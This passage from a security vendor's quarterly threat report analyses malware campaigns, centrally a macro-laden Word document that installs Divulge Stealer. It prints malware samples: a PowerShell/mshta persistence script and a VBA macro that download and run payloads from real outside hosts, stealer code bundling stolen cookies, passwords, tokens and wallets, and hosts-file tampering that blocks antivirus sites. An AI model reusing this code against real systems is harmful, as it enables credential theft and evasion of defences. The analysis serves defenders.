private static extern IntPtr DHAGCrVK(IntPtr u0020, [MarshalAs(UnmanagedType.VBByRefStr)] ref string u0020);

// Token: 0x06000011 RID: 17 RVA: 0x0002988 File Offset: 0x00000888
private static QDg4LExb8CwGfSvbj dmGSSOMv3CQDg4LExb8CwGfSvbj>(object u0020, object u0020)
{
    return (QDg4LExb8CwGfSvbj)((object)B.a5DnBif1Gbuw0x109x.DHAGCrVK(B.Jrye4irj(ref u0020), ref u0020), B.KQAAAA==(typeof(QDg4LExb8CwGfSvbj).TypeHandle)));
}

// Token: 0x06000012 RID: 18
[DllImport("ntdll.dll")]
public static extern int NtGetContextThread(IntPtr ThreadHandle, ref B.CONTEXT ThreadContext);

// Token: 0x06000013 RID: 19
[DllImport("ntdll.dll", SetLastError = true)]
public static extern int NtAllocateVirtualMemory(IntPtr ProcessHandle, ref IntPtr BaseAddress, IntPtr ZeroBits, ref UIntPtr RegionSize, uint AllocationType, uint Protect);

// Token: 0x06000014 RID: 20 RVA: 0x00029CC File Offset: 0x000009CC
public static void C(string path, byte[] payload)
{
    int num = 18;
    for (;;)
    {
        int num2 = num;
        IntPtr zero;
        B.cVEZC5r2CMH6iH4eq cveZC5r2CMH6iH4eq;
        for (;;)
        {
            B.a5DnBif1Gbuw0x109x a5DnBif1Gbuw0x109x;
        }
    }
}
```

Figure 23 – Process injection code

```
Set-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "Uplatistartit-114" -Value "mshta $Molamouit"

$mshtasssScript = @"
"javascript:anv=['RUN', 'powershell -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;(irm
https://hot7ian.blogspot.com/../../../../ | . iex:Start-Sleep -Seconds 3;', 'WScript.Shell', 'Scripting.FileSystemObject']: new
ActiveXObject(anv[2])[anv[0]](anv[1], 0,
true);close();mnj=new ActiveXObject('Scripting.FileSystemObject');mnj.DeleteFile(WScript.ScriptFullName);"
"@

$taskName = "Uplatil-129"
$RandomDelay = "00:30:00"; Register-ScheduledTask -Action (New-ScheduledTaskAction -Execute 'mshta' -Argument $mshtasssScript) -Trigger (
New-ScheduledTaskTrigger -Once -At (Get-Date).Date -RepetitionInterval (New-TimeSpan -Minutes 116) -RepetitionDuration (New-TimeSpan -Days 3650)
-RandomDelay $RandomDelay)
-TaskName $taskName -Force
Set-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "Uplatil-129" -Value "schtasks /run /tn $taskName"
```

Figure 24 – Malware persistence code

# Reliving the classics: Malicious Word document deploys DivulgeStealer

Although Microsoft Office documents are no longer as common an attack vector as they were in the past, we still see them being used in malware infections (8% of threats in Q1). The fact that threat actors are continuing to use these formats suggests that even old techniques like AutoOpen macros can still be effective at compromising endpoints.

As with so many attacks we see, the infection chain started with the receipt of an email attachment. Using a simple social engineering message, the attacker tried to trick the recipient into activating a malicious macro stored in the document. If the user enables the content, a Visual Basic for Applications (VBA) macro runs in the background, which downloads a ZIP archive from a free file hosting service. When the download completes, the macro extracts the ZIP archive into a randomly named folder in the C:\ drive and starts a batch script.

Meanwhile, Microsoft Word displays a fake error message to explain why the expected document didn't load. The batch script contains a long Base64 string, which is saved in a text file. This is decoded using the certutil tool built into Windows (T1140).<sup>27</sup> The decoded file is a .NET executable that is run by the batch script.

The executable is an information stealer called Divulge Stealer. Attackers usually try to obfuscate their techniques and payloads used to slow down analysis, but in this case the attackers neglected to do so, allowing security teams to easily identify the malware.

Nevertheless, this is a comprehensive information stealer. When it runs, the malware checks whether it is being analyzed and then tries to block the websites of antivirus products by adding their domains to the Hosts file to stop their IP addresses from resolving (T1562).<sup>28</sup>




Figure 25 – Malicious Word document with social engineering message

```
Sub DownloadUnzipAndRun ()
    Dim url As String
    Dim savePath As String
    Dim ShellApp As Object
    Dim rundomnum As String
    Dim dirr As String
    url = "http://portalsphere.free.fr/phUploader/uploads/1741130958.zip"
    rundomnum = GenerateRandomValue
    dirr = "C:\\" & rundomnum & "\"
    MKDir dirr
    savePath = dirr & "1741130958.zip"
    downloadFile url, savePath
    Unzip dirr
    Dim objShell As Object
    Set objShell = CreateObject("WScript.Shell")
    MsgBox "File Error loading, please sender..."
    objShell.Run dirr & "\lpo.bat"
    Set WinHttpReq = Nothing
    Set oStream = Nothing
    Set ShellApp = Nothing
    Set objShell = Nothing
End Sub

Sub Document_Open ()
    DownloadUnzipAndRun
End Sub
```

Figure 26 – Excerpt from VBA macro code that downloads next malware stage

- 25 types of cryptocurrency wallets
- Stored discord tokens (T1528)<sup>30</sup>
- 13 types of web browser cookies and credentials (T1555.003)<sup>31</sup>
- Screenshots of all connected displays (T1113)<sup>32</sup>

As soon as the malware has collected all the desired information, it creates a new ZIP archive and exfiltrates the data via a configured Discord server (T1560).<sup>33</sup> So that the malware can continuously access new data, it installs a persistence mechanism using the Windows Startup folder (T1547.001).<sup>16</sup> To do this, the malware copies a screenshot (.scr) file into the folder, which reactivates the malware each time Windows starts.

```

    }
    await Task.WhenAll(list);
    if (!File.Exists(tempFolder + archivePath))
    {
        await \u2E48\uA87F\u201C\u201E\u201E\u201E.Post(archivePath, new Dictionary<string, int>
            {
                { "Cookies", cookiesCount },
                { "Passwords", passwordsCount },
                { "Discord Tokens", discordTokenCount },
                { "Screenshots", screenshotCount },
                { "Wallets", walletsCount }
            });
        File.Delete(archivePath);
    }
    else
    {
        Console.WriteLine("Could not compress file");
    }
    Directory.Delete(tempFolder, true);
}

```

### Figure 27 – Data collected by Divulge Stealer

Figure 28 - Anti-analysis checks performed by Divulge Stealer



```

string[] bannedSites = new string[]
{
    "virustotal.com", "virusscan.jotti.org", "avast.com", "totalav.com", "scanguard.com", "totaladblock.com", "pcprotect.com", "mcafee.com", "bitdefender.com",
    "us.norton.com",
    "avg.com", "malwarebytes.com", "pandasecurity.com", "avira.com", "norton.com", "eset.com", "zillya.com", "kaspersky.com", "usa.kaspersky.com", "sophos.com",
    "home.sophos.com", "adaware.com", "bullguard.com", "clamav.net", "drweb.com", "emsisoft.com", "f-secure.com", "zonealarm.com", "trendmicro.com", "ccleaner.com"
};
List<string> newData = new List<string>();
string hostsFilePath = Path.Combine(new string[]
{
    Environment.GetEnvironmentVariable("systemroot"),
    "System32",
    "drivers",
    "etc",
    "hosts"
});
if (File.Exists(hostsFilePath))
{
    string text;
    using (FileStream fileStream = new FileStream(hostsFilePath, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
    {
        using (StreamReader reader = new StreamReader(fileStream))
        {
            text = await reader.ReadToEndAsync();
        }
        StreamReader reader = null;
    }
    FileStream fileStream = null;
    string[] array = text.Split(new char[] { '\n' });
    for (int i = 0; i < array.Length; i++)
    {
        string line = array[i];
        if (!bannedSites.Any((string x) => line.Contains(x)))
        {
            newData.Add(line);
        }
    }
    foreach (string text2 in bannedSites)
    {
        newData.Add("\t0.0.0.0 " + text2);
        newData.Add("\t0.0.0.0 www." + text2);
    }
    text = string.Join("\n", newData);
    text = text.Replace("\n\n", "\n");
    using (FileStream fileStream = new FileStream(hostsFilePath, FileMode.Open, FileAccess.Write, FileShare.ReadWrite))
    {
        using (StreamWriter writer = new StreamWriter(fileStream))
        {
            await writer.WriteAsync(text);
        }
        StreamWriter writer = null;
    }
    fileStream = null;
}

```

Figure 29 – Divulge Stealer's antivirus evasion technique





Figure 30 – Divulge Stealer builder advertised on GitHub<sup>34</sup>

# Top malware file extensions



# Top threat vectors

62%

Email

23%

Web browser downloads

15%

Other

## Threat file type trends

In Q1, archives regained first place as the most popular malware delivery type (38% of threats caught by HP Sure Click), seeing a 5% point rise over Q4. In Q1, the top five archive file formats abused by threat actors where RAR, ZIP, GZ, 7Z and IMG.

Executables and scripts were the second most popular malware delivery file type (34% of threats), falling 9% points compared to Q4. However, there was a notable rise in malicious MSI installers, jumping seven places from 25th place in Q4 to 17th place this quarter in the ranking of top file formats used to deliver malware. This growth was partially driven by increased ChromeLoader malware campaigns stopped by HP Sure Click. Often distributed through spoofed software sites and malvertising, ChromeLoader installers use valid, recently issued code-signing certificates to appear trusted and bypass Windows security warnings. ChromeLoader is a family of stealthy web browser malware that is capable of stealing data about victims' browsing sessions. You can read about ChromeLoader on the HP Threat Research blog.<sup>4</sup>

8% of threats relied on documents such as Microsoft Word formats (e.g. DOC, DOCX), seeing no change compared to the previous quarter. Malicious spreadsheets (e.g. XLS, XLSX) totalled 6% of threats, seeing a 3% point rise over Q4. 10% of threats were PDF files, matching Q4. The remaining 4% of threats used other application types.

## Threat vector trends

Of the endpoint threats caught by HP Sure Click in Q1, email remained the top vector for delivering malware (62% of threats), growing 9% points compared to Q4 2024. Malicious web browser downloads fell by 4% points to 23% in Q1. Threats delivered by other vectors, such as removable media, fell by 5% points compared to the previous quarter, accounting for 15% of threats.

Of the email threats caught by HP Sure Click in Q1, at least 12% had bypassed one or more email gateway scanner, growing 1% point compared to Q4.

# Stay current

---

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:<sup>a</sup>

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.<sup>b</sup> To learn more, read our Knowledge Base articles.<sup>35 36</sup>

- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.<sup>37</sup>

- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.<sup>38</sup> For the latest threat research, head over to the HP Wolf Security blog.<sup>39</sup>

## About the HP Wolf Security Threat Insights Report

---

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

## About HP Wolf Security

---

HP Wolf Security is a new breed<sup>c</sup> of endpoint security. HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.



# References

- [1] <https://hp.com/wolf>
- [2] <https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-march-2025/>
- [3] <https://www.microsoft.com/en-us/security/blog/2025/03/13/phishing-campaign-impersonates-booking-com-delivers-a-suite-of-credential-stealing-malware/>
- [4] <https://threatresearch.ext.hp.com/shampoo-a-new-chromeloder-campaign/>
- [5] <https://attack.mitre.org/techniques/T1036/008/>
- [6] <https://attack.mitre.org/techniques/T1620/>
- [7] <https://attack.mitre.org/techniques/T1027/004/>
- [8] <https://attack.mitre.org/techniques/T1055/012/>
- [9] <https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm>
- [10] <https://learn.microsoft.com/en-us/windows/client-management/client-tools/windows-libraries>
- [11] <https://en.wikipedia.org/wiki/SVG>
- [12] <https://attack.mitre.org/techniques/T1027/017/>
- [13] <https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-september-2024/>
- [14] <https://en.wikipedia.org/wiki/WebDAV>
- [15] <https://attack.mitre.org/techniques/T1218/005/>
- [16] <https://attack.mitre.org/techniques/T1547/001/>
- [17] <https://attack.mitre.org/techniques/T1059/006/>
- [18] <https://malpedia.caad.fkie.fraunhofer.de/details/win.dcrat>
- [19] <https://malpedia.caad.fkie.fraunhofer.de/details/win.asynchrat>
- [20] <https://attack.mitre.org/techniques/T1102/>
- [21] <https://attack.mitre.org/techniques/T1027/013/>
- [22] <https://attack.mitre.org/techniques/T1059/010/>
- [23] <https://malpedia.caad.fkie.fraunhofer.de/details/win.xred>
- [24] <https://malpedia.caad.fkie.fraunhofer.de/details/win.loda>
- [25] <https://malpedia.caad.fkie.fraunhofer.de/details/win.rhadamanthys>
- [26] <https://attack.mitre.org/techniques/T1053/>
- [27] <https://attack.mitre.org/techniques/T1140/>
- [28] <https://attack.mitre.org/techniques/T1562/>
- [29] <https://attack.mitre.org/techniques/T1119/>
- [30] <https://attack.mitre.org/techniques/T1528/>
- [31] <https://attack.mitre.org/techniques/T1555/003/>
- [32] <https://attack.mitre.org/techniques/T1113/>
- [33] <https://attack.mitre.org/techniques/T1560/>
- [34] <https://github.com/PyDevOG/Divulge-Stealer?tab=readme-ov-file>
- [35] <https://enterprisesecurity.hp.com/s/article/Threat-Forwarding>
- [36] <https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence>
- [37] <https://enterprisesecurity.hp.com/s/>
- [38] <https://github.com/hpthreatresearch/>
- [39] <https://threatresearch.ext.hp.com/blog>

LEARN MORE AT HP.COM



HP WOLF SECURITY

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit [www.hpdaas.com/requirements](http://www.hpdaas.com/requirements).

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit <http://www.hpdaas.com/requirements>.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.